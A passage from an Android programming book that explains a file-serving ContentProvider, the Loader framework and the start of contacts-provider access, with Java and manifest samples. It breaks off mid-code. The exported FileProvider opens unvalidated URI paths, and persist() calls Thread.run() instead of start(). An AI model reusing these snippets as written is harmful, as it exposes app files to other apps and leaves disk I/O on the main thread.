Once again, we create a subclass of `ContentProvider`. This time, though, the roster of methods we need to worry about is a bit different.

### onCreate()

We have an `onCreate()` method. In many cases, this would not be needed for this sort of provider. After all, there is no database to open. In this case, we use `onCreate()` to copy the file(s) out of assets into the app-local file store. In principle, this would allow our application code to modify these files as the user uses the app (versus the unmodifiable editions in `assets/`).

```
@Override
public boolean onCreate() {
  File f=new File(getContext().getFilesDir(), "test.pdf");

  if (!f.exists()) {
    AssetManager assets=getContext().getResources().getAssets();

    try {
      copy(assets.open("test.pdf"), f);
    }
    catch (IOException e) {
      Log.e("FileProvider", "Exception copying from assets", e);

      return(false);
    }
  }

  return(true);
}
```

This uses a private `copy()` method that can copy an `InputStream` from an asset to a local `File`:

```
static private void copy(InputStream in, File dst) throws IOException {
  FileOutputStream out=new FileOutputStream(dst);
  byte[] buf=new byte[1024];
  int len;

  while((len=in.read(buf))>0) {
    out.write(buf, 0, len);
  }

  in.close();
  out.close();
}
```

### openFile()

We need to implement `openFile()`, to return a `ParcelFileDescriptor` corresponding to the supplied `Uri`:

```
@Override
public ParcelFileDescriptor openFile(Uri uri, String mode)
  throws FileNotFoundException {
  File f=new File(getContext().getFilesDir(), uri.getPath());

  if (f.exists()) {
    return(ParcelFileDescriptor.open(f,
                                     ParcelFileDescriptor.MODE_READ_ONLY));
  }

  throw new FileNotFoundException(uri.getPath());
}
```

Here, we ignore the supplied `mode` parameter, treating this as a read-only file. That is safe in this case, since our only planned use of the provider is to serve read-only content to a `WebView` widget. If we wanted read-write access, we would need to convert the `mode` to something usable by the `open()` method on `ParcelFileDescriptor`.

### getType()

We need to implement `getType()`, in this case using real MIME types, not made-up ones. To do that, we have a static `HashMap` mapping file extensions to MIME types:

```
  static {
    MIME_TYPES.put(".pdf", "application/pdf");
  }
```

Then, `getType()` walks those to find a match and uses that particular MIME type:

```
  @Override
  public String getType(Uri uri) {
    String path=uri.toString();

    for (String extension : MIME_TYPES.keySet()) {
      if (path.endsWith(extension)) {
        return(MIME_TYPES.get(extension));
      }
    }

    return(null);
  }
```

### All Those Other Ones

In theory, that would be all we need. In practice, other methods are abstract on `ContentProvider` and need stub implementations:

```
  @Override
  public Cursor query(Uri url, String[] projection, String selection,
                      String[] selectionArgs, String sort) {
    throw new RuntimeException("Operation not supported");
  }

  @Override
  public Uri insert(Uri uri, ContentValues initialValues) {
    throw new RuntimeException("Operation not supported");
  }

  @Override
  public int update(Uri uri, ContentValues values, String where, String[]
whereArgs) {
    throw new RuntimeException("Operation not supported");
  }

  @Override
  public int delete(Uri uri, String where, String[] whereArgs) {
    throw new RuntimeException("Operation not supported");
  }
```

Here, we throw a `RuntimeException` if any of those methods are called, indicating that our content provider does not support them.

## Step #2: Update the Manifest

Finally, we need to add the provider to the `AndroidManifest.xml` file, by adding a `<provider>` element as a child of the `<application>` element, as with any other content provider:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.cp.files"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name="FilesCPDemo"
      android:label="@string/app_name"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <provider
      android:name=".FileProvider"
      android:authorities="com.commonsware.android.cp.files"
      android:exported="true"/>
  </application>

</manifest>
```

Note, however, that we have `android:exported="true"` set in our `<provider>` element. This means that this content provider can be accessed from third-party apps or other external processes (e.g., the media framework for playing back videos).

## Using this Provider

The activity is fairly trivial, simply creating an `ACTION_VIEW` `Intent` on our PDF file and starting up an activity for it, then finishing itself:

```
package com.commonsware.android.cp.files;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;

public class FilesCPDemo extends Activity {
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);

    startActivity(new Intent(Intent.ACTION_VIEW,
                             Uri.parse(FileProvider.CONTENT_URI
                                 + "test.pdf")));
    finish();
  }
}
```

Here, we use a `CONTENT_URI` published by `FileProvider` as the basis for identifying the file:

```
  public static final Uri
CONTENT_URI=Uri.parse("content://com.commonsware.android.cp.files/");
```

# The Loader Framework

One perpetual problem in Android development is getting work to run outside the main application thread. Every millisecond we spend on the main application thread is a millisecond that our UI is frozen and unresponsive. Disk I/O, in particular, is a common source of such slowdowns, particularly since this is one place where the emulator typically out-performs actual devices. While disk operations rarely get to the level of causing an "application not responding" (ANR) dialog to appear, they can make a UI "janky".

Android 3.0 introduced a new framework to help deal with loading bulk data off of disk, called "loaders". The hope is that developers can use loaders to move database queries and similar operations into the background and off the main application thread. That being said, loaders themselves have issues, not the least of which is the fact that it is new to Android 3.0 and therefore presents some surmountable challenges for use in older Android devices.

This chapter will outline the programming pattern loaders are designed to solve, how to use loaders (both built-in and third-party ones) in your activities, and how to create your own loaders for scenarios not already covered.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- database access
- content provider theory
- content provider implementations

# Cursors: Issues with Management

Android has had the concept of "managed cursors" since Android 1.0, and perhaps before that. A managed `Cursor` is one that an `Activity`... well... manages. More specifically:

1. When the activity is stopped, the managed `Cursor` is deactivated, freeing up all of the memory associated with the result set, and thereby reducing the activity's heap footprint while it is not in the foreground
2. When the activity is restarted, the managed `Cursor` is requeried, to bring back the deactivated data, along the way incorporating any changes in that data that may have occurred while the activity was off-screen
3. When the activity is destroyed, the managed `Cursor` is closed.

This is a delightful set of functionality. `Cursor` objects obtained from a `ContentProvider` via `managedQuery()` are automatically managed; a `Cursor` from `SQLiteDatabase` can be managed by `startManagingCursor()`.

The problem is that the `requery()` operation that is performed when the activity is restarted is executed on the main application thread. Many times, this is not a huge deal. However, given the nature of on-device flash and the Linux filesystem that many Android devices use (YAFFS2), it is entirely possible that what ordinarily is quick sometimes will not be. Also, you might be testing with small data sets, and your users might be working with bigger ones. As a result, the `requery()` may slow down your UI in ways that the user will notice.

# Introducing the Loader Framework

The `Loader` framework was designed to solve three issues with the old managed `Cursor` implementation:

- Arranging for a `requery()` (or the equivalent) to be performed on a background thread)
- Arranging for the original query that populated the data in the first place to also be performed on a background thread, which the managed `Cursor` solution did not address at all
- Supporting loading things other than a `Cursor`, in case you have data from other sources (e.g., XML files, JSON files, Web service calls) that might be able to take advantage of the same capabilities as you can get from a `Cursor` via the loaders

There are three major pieces to the `Loader` framework: `LoaderManager`, `LoaderCallbacks`, and the `Loader` itself.

## LoaderManager

`LoaderManager` is your gateway to the `Loader` framework. You obtain one by calling `getLoaderManager()` (or `getSupportLoaderManager()`, as is described later in this chapter). Via the `LoaderManager` you can initialize a `Loader`, restart that `Loader` (e.g., if you have a different query to use for loading the data), etc.

## LoaderCallbacks

Much of your interaction with the `Loader`, though, comes from your `LoaderCallbacks` object, such as your activity if that is where you elect to implement the `LoaderCallbacks` interface. Here, you will implement three "lifecycle" methods for consuming a `Loader`:

1. `onCreateLoader()` is called when your activity requests that a `LoaderManager` initialize a `Loader`. Here, you will create the instance of the Loader itself, teaching it whatever it needs to know to go load your data
2. `onLoadFinished()` is called when the `Loader` has actually loaded the data — you can take those results and pour them into your UI, such as calling `swapCursor()` on a `CursorAdapter` to supply the fresh `Cursor`'s worth of data
3. `onLoaderReset()` is called when you should stop using the data supplied to you in the last `onLoadFinished()` call (e.g., the `Cursor` is going to be closed), so you can arrange to make that happen (e.g., call `swapCursor(null)` on a `CursorAdapter`)

When you implement the `LoaderCallbacks` interface, you will need to provide the data type of whatever it is that your `Loader` is loading (e.g., `LoaderCallbacks<Cursor>`). If you have several loaders returning different data types, you may wish to consider implementing `LoaderCallbacks` on multiple objects (e.g., instances of anonymous inner classes), so you can take advantage of the type safety offered by Java generics, rather than implementing `LoaderCallbacks<Object>` or something to that effect.

## Loader

Then, of course, there is `Loader` itself.

Consumers of the Loader framework will use some concrete implementation of the abstract `Loader` class in their `LoaderCallbacks` `onCreateLoader()` method. API Level 11 introduced only one concrete implementation: `CursorLoader`, designed to perform queries on a `ContentProvider`, and described in a later section. This chapter will also outline the use of another concrete implementation, `SQLiteCursorLoader`, available via a JAR.

You are also welcome to create your own Loader implementations, if your data source is not a `ContentResolver` or `SQLiteDatabase`, and even if your data model is not a `Cursor`. You will typically extend `AsyncTaskLoader`, which arranges for the actual loading work to be done on a background thread. This chapter will delve into the implementation of `SQLiteCursorLoader` so you can see what the key methods are that you will need to implement.

## Honeycomb… Or Not

`Loader` and its related classes were introduced in Android 3.0 (API Level 11). If your application is only going to be deployed on such devices, you can use loaders "naturally" via the standard implementation.

If, however, you are interested in using loaders but also want to support pre-Honeycomb devices, the Android Support package offers its own implementation of `Loader` and the other classes. However, to use it, you will need to work within four constraints:

- You will need to add the Android Support package's JAR to your project (e.g., copy the JAR into your `libs/` directory and add it to your build path)
- You will need to inherit from `FragmentActivity`, not the OS base `Activity` class or other refinements (e.g., `MapActivity`), or from other classes that inherit from `FragmentActivity` (e.g., `SherlockFragmentActivity`).
- You will need to import the `support.v4` versions of various classes (e.g., `android.support.v4.app.LoaderManager` instead of `android.app.LoaderManager`)
- You will need to get your `LoaderManager` by calling `getSupportLoaderManager()`, instead of `getLoaderManager()`, on your `FragmentActivity`

These limitations are the same ones that you will encounter when using fragments on older devices. Hence, while loaders and fragments are not really related, you may

find yourself adopting both of them at the same time, as part of incorporating the Android Support package into your project.

# Using CursorLoader

Let's start off by examining the simplest case: using a `CursorLoader` to asynchronously populate and update a `Cursor` retrieved from a `ContentProvider`. This is illustrated in the `Loaders/ConstantsLoader` sample project, which is the same show-the-list-of-gravity-constants sample application that we examined previously, updated to use the `Loader` framework. Note that this project does not use the Android Support package and therefore only supports API Level 11 and higher.

In `onCreate()`, rather than executing a `managedQuery()` to retrieve our constants, we ask our `LoaderManager` to initialize a loader, after setting up our `SimpleCursorAdapter` on a null `Cursor`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  adapter=new SimpleCursorAdapter(this,
                        R.layout.row, null,
                        new String[] {Provider.Constants.TITLE,
                                      Provider.Constants.VALUE},
                        new int[] {R.id.title, R.id.value});

  setListAdapter(adapter);
  registerForContextMenu(getListView());
  getLoaderManager().initLoader(0, null, this);
}
```

Using a `null` `Cursor` means we will have an empty list at the outset, a problem we will rectify shortly.

The `initLoader()` call on `LoaderManager` (retrieved via `getLoaderManager()`) takes three parameters:

- A locally-unique identifier for this loader
- An optional `Bundle` of data to supply to the loader
- A `LoaderCallbacks` implementation to use for the results from this loader (here set to be the activity itself, as it implements the `LoaderManager.LoaderCallbacks<Cursor>` interface)

The first time you call this for a given identifier, your `onCreateLoader()` method of the `LoaderCallbacks` will be called. Here, you need to initialize the `Loader` to use for this identifier. You are passed the identifier plus the `Bundle` (if any was supplied). In our case, we want to use a `CursorLoader`:

```
public Loader<Cursor> onCreateLoader(int loaderId, Bundle args) {
  return(new CursorLoader(this, Provider.Constants.CONTENT_URI,
                          PROJECTION, null, null, null));
}
```

`CursorLoader` takes a `Context` plus all of the parameters you would ordinarily use with `managedQuery()`, such as the content provider `Uri`. Hence, converting existing code to use `CursorLoader` means converting your `managedQuery()` call into an invocation of the `CursorLoader` constructor inside of your `onCreateLoader()` method.

At this point, the `CursorLoader` will query the content provider, but do so on a background thread, so the main application thread is not tied up. When the `Cursor` has been retrieved, it is supplied to your `onLoadFinished()` method of your `LoaderCallbacks`:

```
public void onLoadFinished(Loader<Cursor> loader, Cursor cursor) {
  adapter.swapCursor(cursor);
}
```

Here, we call the new `swapCursor()` available on `CursorAdapter`, to replace the original `null` `Cursor` with the newly-loaded `Cursor`.

Your `onLoadFinished()` method will also be called whenever the data represented by your `Uri` changes. That is because the `CursorLoader` is registering a `ContentObserver`, so it will find out about data changes and will automatically requery the `Cursor` and supply you with the updated data.

Eventually, `onLoaderReset()` will be called. You are passed a `Cursor` object that you were supplied previously in `onLoadFinished()`. You need to make sure that you are no longer using that `Cursor` at this point — in our case, we swap `null` back into our `CursorAdapter`:

```
public void onLoaderReset(Loader<Cursor> loader) {
  adapter.swapCursor(null);
}
```

And that's pretty much it, at least for using `CursorLoader`. Of course, you need a content provider to make this work, and creating a content provider involves a bit of work.

## Using SQLiteCursorLoader

What happens if you do not have a content provider? What if you are just using `SQLiteDatabase`, perhaps via `SQLiteOpenHelper`?

There is nothing in the Android SDK directly designed to apply the Loader pattern to `SQLiteDatabase`. However, the author of this book has created his own `SQLiteCursorLoader`, as part of the `LoaderEx` CommonsWare Android Component open source project. The project has a GitHub repository with its own code, plus a `demo/` sub-project illustrating its use. `LoaderEx` is licensed under the Apache Software License 2.0.

The nice thing about the Loader framework is that it isolates much of knowledge of what the specific `Loader` class is. Hence, using `SQLiteCursorLoader` is nearly identical to using `CursorLoader`. The primary difference is that you would create a `SQLiteCursorLoader` in your `onCreateLoader()` method, as shown in the following implementation from the `ConstantsBrowser` activity in the `LoaderEx` sample project:

```
public Loader<Cursor> onCreateLoader(int loaderId, Bundle args) {
  loader=
      new SQLiteCursorLoader(this, db, "SELECT _ID, title, value "
          + "FROM constants ORDER BY title", null);

  return(loader);
}
```

Just as the constructor for `CursorLoader` takes the same parameters as does `managedQuery()` (plus a `Context`), the constructor for `SQLiteCursorLoader` takes the same parameters as does `rawQuery()` on a `SQLiteDatabase` (plus the `SQLiteDatabase` object itself and a `Context`).

The other difference is that there is no automatic means for `SQLiteCursorLoader` to know that the data in the database has changed. If you modify the data in the activity (e.g., insert or delete a row), you can call `restartLoader()` on your `LoaderManager` to have it execute the query again. This will supply the modified `Cursor` to your `onLoadFinished()` method, where you can once again slide it into the `CursorAdapter`.

There are two flavors of the `SQLiteCursorLoader` class. One, in `com.commonsware.cwac.loaderex`, is designed for use with API Level 11 and higher. The other, in `com.commonsware.cwac.loaderex.acl`, is designed for use with the Android Compatibility Library. If you use the JAR published in the downloads area of the GitHub repository, you can use either package. If you elect to add the project to yours as an Android library project, though, you will need to include the Android Support package's JAR in your build path, otherwise the `.acl` edition of `SQLiteCursorLoader` will fail to compile, even if you are not planning on using it. Alternatively, you could get rid of the `com.commonsware.cwac.loaderex.acl` package entirely to avoid this dependency.

# Inside SQLiteCursorLoader

However, there may be times when you want to create your own custom `Loader`:

1. You want to load a `Cursor`, but you want to have greater control over what background thread is used
2. You want to load a `Cursor`, but not from a content provider and not from SQLite (e.g., a `MatrixCursor` you populate from other sources)
3. You want to load something that is not a `Cursor`

In this section, we will examine the implementation of `SQLiteCursorLoader`, so you get an idea of what will be required to make another type of `Loader`.

## AbstractCursorLoader

If you are creating your own `Loader` for reasons other than wanting to control the thread it loads on, the `AsyncTaskLoader` class supplied by Android (API Level 11 and Android Support package editions) is a likely class for you to extend. It handles the public `Loader` API and routes key logic to run on a background thread supplied by the ever-popular `AsyncTask`. By extending this class, you do not have to worry about the threading yourself, so you can focus more on your data-loading logic.

If you are creating a custom `Loader` that is loading a `Cursor`, just from an unusual source, you might consider extending `AbstractCursorLoader` instead. This class is in the `LoaderEx` project (API Level 11 and Android Support package editions). It consists mostly of the implementation of `CursorLoader` from the Android Support package, with the actual work to load the Cursor removed and replaced with a call to an abstract `buildCursor()` method. Since `AbstractCursorLoader` itself inherits from `AsyncTaskLoader`, the background thread is handled for you. We will examine an

implementation of `AbstractCursorLoader` — the `SQLiteCursorLoader` we saw previously – in the next section. Here, though, we will look at the internals of `AbstractCursorLoader` itself, so you can see the sorts of things an `AsyncTaskLoader` needs to do.

### loadInBackground()

The `loadInBackground()` method, as the name suggests, is where you load your data, and it is called on the background thread from the `AsyncTask`.

The key is to make sure that you really do load the data. Sometimes that is obvious, sometimes it is not. For example, when you query a content provider or database, the `Cursor` may just be a stub, delaying the actual work until the first time you try using the `Cursor`. With that in mind, the `AbstractCursorLoader` implementation of `loadInBackground()` not only calls the abstract `buildCursor()` method, but it ensures the `Cursor` data is really loaded by finding out how many rows are in it:

```
@Override
public Cursor loadInBackground() {
  Cursor cursor=buildCursor();

  if (cursor!=null) {
    // Ensure the cursor window is filled
    cursor.getCount();
  }

  return(cursor);
}
```

### deliverResult()

This will be called, on the main application thread, when your `loadInBackground()` is complete and there are new results to be delivered to whoever is using this `Loader`. There are three main things you need to do here:

- Check to see if the `Loader` has been reset by calling `isReset()`. If the `Loader` was reset while `loadInBackground()` was doing its work, we no longer need the results (passed in as a parameter to `deliverResult()`), so you should free it up. In our case, we close the `Cursor`.
- Check to see if the `Loader` actually was started by calling `isStarted()`. If the `Loader` is started, chain to the superclass to actually hand the results back to the client.

- Manage any caching of the results, including releasing any previously-cached results that will no longer be used. In our case, we close the last `Cursor` we delivered and cache the new one.

### onStartLoading()

The `onStartLoading()` method is called, on the main application thread, when there has been a request to retrieve data from the `Loader`. If you have a cached result that is still valid, you can pass it to `deliverResult()` — if not, you should do something to start loading the data. In our case, if the data might have been changed or is not cached at all, we use `forceLoad()` to kick off the background thread and our `loadInBackground()` logic.

### onCanceled()

It is possible to try to cancel an outstanding load request, by calling `cancelLoad()` on the `AsyncTaskLoader`. This, in turn, will try to `cancel()` the `AsyncTask`. That will eventually route to a call to `onCanceled()` in your implementation of `AsyncTaskLoader`. In the case of `AbstractCursorLoader`, we ensure that the `Cursor` we are supplied is closed — this might occur, for example, if we tried to cancel the load but the load completed first.

```
@Override
public void onCanceled(Cursor cursor) {
  if (cursor!=null && !cursor.isClosed()) {
    cursor.close();
  }
}
```

### onStopLoading()

More commonly, though, a `Loader` may be told to `stopLoading()`. This keeps the last-delivered bit of data alive, but stops any future loads from occurring. Most of this is handled for us in `AsyncTaskLoader`, but our implementation is called with `onStopLoading()`. `AbstractCursorLoader` uses this to call `cancelLoad()` and stop a load in progress, should one be going on presently:

```
@Override
protected void onStopLoading() {
  // Attempt to cancel the current load task if possible.
  cancelLoad();
}
```

### onReset()

It is possible to `reset()` a `Loader`. If you think of `stopLoading()` as the equivalent of a "pause", `reset()` is the equivalent of a "stop" — the `Loader` will no longer do anything until it is restarted. The `Loader` needs to retain enough of its state in order to start up again later on, but it does not need to hold onto anything else, including any previously-delivered results. `AsyncTaskLoader` handles much of this, but also calls `onReset()`, should you wish to hook into the event.

`AbstractCursorLoader` has an `onReset()` implementation that calls `onStopLoading()` first (to ensure that work gets done), then closes any `Cursor` that it might yet be holding onto:

```
@Override
protected void onReset() {
  super.onReset();

  // Ensure the loader is stopped
  onStopLoading();

  if (lastCursor!=null && !lastCursor.isClosed()) {
    lastCursor.close();
  }

  lastCursor=null;
}
```

## SQLiteCursorLoader

All `SQLiteCursorLoader` needs to do is extend `AbstractCursorLoader` and implement `buildCursor()`:

```
@Override
protected Cursor buildCursor() {
  return(db.getReadableDatabase().rawQuery(rawQuery, args));
}
```

Here, we just call `rawQuery()` on the `SQLiteDatabase`, using the parameters supplied to the `SQLiteCursorLoader` constructor:

```
public SQLiteCursorLoader(Context context, SQLiteOpenHelper db,
                          String rawQuery, String[] args) {
  super(context);
  this.db=db;
  this.rawQuery=rawQuery;
  this.args=args;
}
```

# What Else Is Missing?

The `Loader` framework does an excellent job of handling queries in the background. What it does not do is help us with anything else that is supposed to be in the background, such as inserts, updates, deletes, or creating/upgrading the database. It is all too easy to put those on the main application thread and therefore possibly encounter issues. Moreover, since the thread(s) used by the `Loader` framework are an implementation detail, we cannot use those threads ourselves necessarily for the other CRUD operations.

# Issues, Issues, Issues

Unfortunately, not all is rosy with the `Loader` framework.

There appears to be a bug in the Android Support package's implementation of the framework. If you use a `Loader` from a fragment that has `setRetainInstance()` set to `true`, you will not be able to use the `Loader` again after a configuration change, such as a screen rotation. This bug is not seen with the native API Level 11+ implementation of the framework.

# Loaders Beyond Cursors

Loaders are not limited to loading something represented by a `Cursor`. You can load any sort of content that might take longer to load than you would want to spend on the main application thread. While the only concrete `Loader` implementation supplied by Android at this time loads a `Cursor` from a `ContentProvider`, you can create your own non-`Cursor` `Loader` implementation or employ one written by a third party.

In this section, we will take a look at other Loader implementations from the `LoaderEx` project, initially focusing on `SharedPreferencesLoader`.

## SharedPreferencesLoader

`SharedPreferences` are backed by an XML file. Hence, reading and writing preferences involves file I/O, which will cause `StrictMode` to get irritated when you do it on the main application thread. `SharedPreferencesLoader` handles two issues related to this:

- Loading the `SharedPreferences` on a background thread
- Providing a backwards-compatible means of persisting changes from a `SharedPreferences.Editor` on a background thread (which is native to API Level 9 but is not supported on earlier versions of Android)

## Usage

Basically, you would use `SharedPreferencesLoader` in much the same way you would use `CursorLoader` or `SQLiteCursorLoader`, except that everywhere you see a `Cursor`, replace it with a `SharedPreferences`. So, for example, you would need to implement `LoaderManager.LoaderCallbacks<SharedPreferences>` instead of `LoaderManager.LoaderCallbacks<Cursor>`.

For example, from the `LoaderEx` demo project, here is `SharedPreferencesACLDemo`, an activity that uses the Android Support package edition of the `Loader` framework and its corresponding implementation of `SharedPreferencesLoader`:

```
package com.commonsware.cwac.loaderex.demo;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.support.v4.app.FragmentActivity;
import android.support.v4.app.LoaderManager;
import android.support.v4.content.Loader;
import android.widget.TextView;
import com.commonsware.cwac.loaderex.acl.SharedPreferencesLoader;

public class SharedPreferencesACLDemo extends FragmentActivity
    implements LoaderManager.LoaderCallbacks<SharedPreferences> {
  private static final String KEY="sample";
  private TextView tv;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.prefs);

    tv=(TextView)findViewById(R.id.pref);
    getSupportLoaderManager().initLoader(0, null, this);
  }

  @Override
  public Loader<SharedPreferences> onCreateLoader(int id, Bundle args) {
    return(new SharedPreferencesLoader(this));
  }

  @Override
  public void onLoadFinished(Loader<SharedPreferences> loader,
```

```
                                SharedPreferences prefs) {
    int value=prefs.getInt(KEY, 0);

    value+=1;
    tv.setText(String.valueOf(value));

    SharedPreferences.Editor editor=prefs.edit();

    editor.putInt(KEY, value);

    SharedPreferencesLoader.persist(editor);
  }

  @Override
  public void onLoaderReset(Loader<SharedPreferences> arg0) {
    // unused
  }
}
```

The activity implements `LoaderManager.LoaderCallbacks<SharedPreferences>` and in `onCreate()` calls `initLoader()` as before on the `LoaderManager`. The `onCreateLoader()` method returns the `SharedPreferencesLoader`, whose constructor only needs the activity itself (or some other valid `Context`).

The `onLoadFinished()` method receives the `SharedPreferencesLoader` and the `SharedPreferences` itself. In the demo, we read a number out of the `SharedPreferences` (defaulting to `0` for the first run), increment it, and put the value on the screen in a `TextView`. Then, we update the `SharedPreferences` object with the new value via a `SharedPreferences.Editor`. However, rather than calling `commit()` (available in all API levels but executed on the current thread) or `apply()` (executed on a background thread but not available until API Level 9), we call `persist()` on the `SharedPreferencesLoader`, which handles the API level differences and writes the XML in the background.

You could conceivably do something in `onLoaderReset()`, though this has little meaning for `SharedPreferences`, and therefore is ignored in the demo.

### Implementation Notes

The implementation of `SharedPreferencesLoader` is much like that of `SQLiteCursorLoader`, but simpler.

The `loadInBackground()` uses `PreferenceManager` and `getDefaultSharedPreferences()` to load the `SharedPreferences`:

```
@Override
public SharedPreferences loadInBackground() {
  prefs=PreferenceManager.getDefaultSharedPreferences(getContext());
  prefs.registerOnSharedPreferenceChangeListener(this);

  return(prefs);
}
```

The `SharedPreferences` object is also retained by the `SharedPreferencesLoader`, so `onStartLoading()` can use it if it was previously loaded:

```
@Override
protected void onStartLoading() {
  if (prefs != null) {
    deliverResult(prefs);
  }

  if (takeContentChanged() || prefs == null) {
    forceLoad();
  }
}
```

The implementation of `persist()` examines the build version, and if we are on API Level 9 or higher, uses `apply()` on the `SharedPreferences.Editor` to save any changes. Otherwise, it runs `commit()` in a background thread of its own creation:

```
public static void persist(final SharedPreferences.Editor editor) {
  if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.GINGERBREAD) {
    editor.apply();
  }
  else {
    new Thread() {
      public void run() {
        editor.commit();
      }
    }.run();
  }
}
```

# What Happens When…?

Here are some other common development scenarios and how the `Loader` framework addresses them.

## … the Data Behind the Loader Changes?

According to the `Loader` documentation, "They monitor the source of their data and deliver new results when the content changes".

The documentation is incorrect.

A `Loader` *can* "monitor the source of their data and deliver new results when the content changes". There is nothing in the framework that requires this behavior. Moreover, there are some cases where is clearly a bad idea to do this — imagine a `Loader` loading data off of the Internet, needing to constantly poll some server to look for changes.

The documentation for a Loader implementation should tell you the rules. Android's built-in `CursorLoader` does deliver new results, by means of a behind-the-scenes `ContentObserver`. `SQLiteCursorLoader` does not deliver new results at this time. `SharedPreferencesLoader` hands you a `SharedPreferences` object, which intrinsically is aware of any changes, and so `SharedPreferencesLoader` does nothing special here.

## … the Configuration Changes?

The managed `Cursor` system that the `Loader` framework replaces would automatically `requery()` any managed `Cursor` objects when an activity was restarted. This would update the `Cursor` in place with fresh data after a configuration change. Of course, it would do that on the main application thread, which was not ideal.

Your Loader objects are retained across the configuration change automatically. Barring bugs in a specific `Loader` implementation, your Loader should then hand the new activity instance the data that was retrieved on behalf of the old activity instance (e.g., the `Cursor`).

Hence, you do not have to do anything special for configuration changes.

## … the Activity is Destroyed?

Another thing the managed `Cursor` system gave you was the automatic closing of your `Cursor` when the activity was destroyed. The `Loader` framework does this as

well, by triggering a reset of the `Loader`, which obligates the `Loader` to release any loaded data.

## … the Activity is Stopped?

The final major feature of the managed `Cursor` system was that it would `deactivate()` a managed `Cursor` when the activity was stopped. This would release all of the heap space held by that `Cursor` while it was not on the screen. Since the `Cursor` was refreshed as part of restarting the activity, this usually worked fairly well and would help minimize pressure on the heap.

Alas, this does not appear to be supported by the `Loader` framework. The `Loader` is reset when an activity is destroyed, not stopped. Hence, the `Loader` data will continue to tie up heap space even while the activity is not in the foreground.

For many activities, this should not pose a problem, as the heap space consumed by their `Cursor` objects is modest. If you have an activity with a massive `Cursor`, though, you may wish to consider what steps you can take on your own, outside of the `Loader` framework, to help with this.

# The ContactsContract Provider

One of the more popular stores of data on your average Android device is the contact list. This is particularly true with Android 2.0 and newer versions, which track contacts across multiple different "accounts", or sources of contacts. Some may come from your Google account, while others might come from Exchange or other services.

This chapter will walk you through some of the basics for accessing the contacts on the device. Along the way, we will revisit and expand upon our knowledge of using a `ContentProvider`.

First, we will review the contacts APIs, past and present. We will then demonstrate how you can connect to the contacts engine to let users pick and view contacts... all without your application needing to know much of how contacts work. We will then show how you can query the contacts provider to obtain contacts and some of their details, like email addresses and phone numbers. We wrap by showing how you can invoke a built-in activity to let the user add a new contact, possibly including some data supplied by your application.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- content provider theory
- content provider implementations

# Introducing You to Your Contacts

Android makes contacts available to you via a complex `ContentProvider` framework, so you can access many facets of a contact's data — not just their name, but addresses, phone numbers, groups, etc. Working with the contacts `ContentProvider` set is simple... only if you have an established pattern to work with. Otherwise, it may prove somewhat daunting.

## Organizational Structure

The contacts `ContentProvider` framework can be found as the set of `ContactsContract` classes and interfaces in the `android.provider` package. Unfortunately, there is a dizzying array of inner classes to `ContactsContract`.

Contacts can be broken down into two types: raw and aggregate. Raw contacts come from a sync provider or are hand-entered by a user. Aggregate contacts represent the sum of information about an individual culled from various raw contacts. For example, if your Exchange sync provider has a contact with an email address of `jdoe@foo.com`, and your Facebook sync provider has a contact with an email address of `jdoe@foo.com`, Android may recognize that those two raw contacts represent the same person and therefore combine those in the aggregate contact for the user. The classes relating to raw contacts usually have `Raw` somewhere in their name, and these normally would be used only by custom sync providers.

The `ContactsContract.Contacts` and `ContactsContract.Data` classes represent the "entry points" for the `ContentProvider`, allowing you to query and obtain information on a wide range of different pieces of information. What is retrievable from these can be found in the various `ContactsContract.CommonDataKinds` series of classes. We will see examples of these operations later in this chapter.

## A Look Back at Android 1.6

Prior to Android 2.0, Android had no contact synchronization built in. As a result, all contacts were in one large pool, whether they were hand-entered by users or were added via third-party applications. The API used for this is the `Contacts ContentProvider`.

In principle, the `Contacts ContentProvider` should still work, as it is merely deprecated in Android 2.0.1, not removed. In practice, it has one big limitation: it

will only report contacts added directly to the device (as opposed to ones synchronized from Microsoft Exchange, Facebook, or other sources).

## Pick a Peck of Pickled People

Let's start by finding a contact. After all, that's what the contacts system is for.

Contacts, like anything stored in a `ContentProvider`, is identified by a `Uri`. Hence, we need a `Uri` we can use in the short term, perhaps to read some data, or perhaps just to open up the contact detail activity for the user.

We could ask for a raw contact, or we could ask for an aggregate contact. Since most consumers of the contacts `ContentProvider` will want the aggregate contact, we will use that.

For example, take a look at the `Contacts/Pick` sample project, as this shows how to pick a contact from a collection of contacts, then display the contact detail activity. This application gives you a really big "Gimme!" button, which when clicked will launch the contact-selection logic:

```
<?xml version="1.0" encoding="utf-8"?>
<Button xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/pick"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:text="Gimme a contact!"
  android:layout_weight="1"
/>
```

Our first step is to determine the `Uri` to use to reference the collection of contacts we want to pick from. In the long term, there should be just one answer for aggregate contacts: `android.provider.ContactsContract.Contacts.People.CONTENT_URI`. However, that only works for Android 2.0 (SDK level 5) and higher. On older versions of Android, we need to stick with the original `android.provider.Contacts.CONTENT_URI`. To accomplish this, we will use a pinch of reflection to determine our `Uri` via a static initializer when our activity starts:

```
  private static Uri CONTENT_URI=null;

  static {
    int sdk=new Integer(Build.VERSION.SDK).intValue();

    if (sdk>=5) {
```

```
      try {
        Class<?>
clazz=Class.forName("android.provider.ContactsContract$Contacts");

        CONTENT_URI=(Uri)clazz.getField("CONTENT_URI").get(clazz);
      }
      catch (Throwable t) {
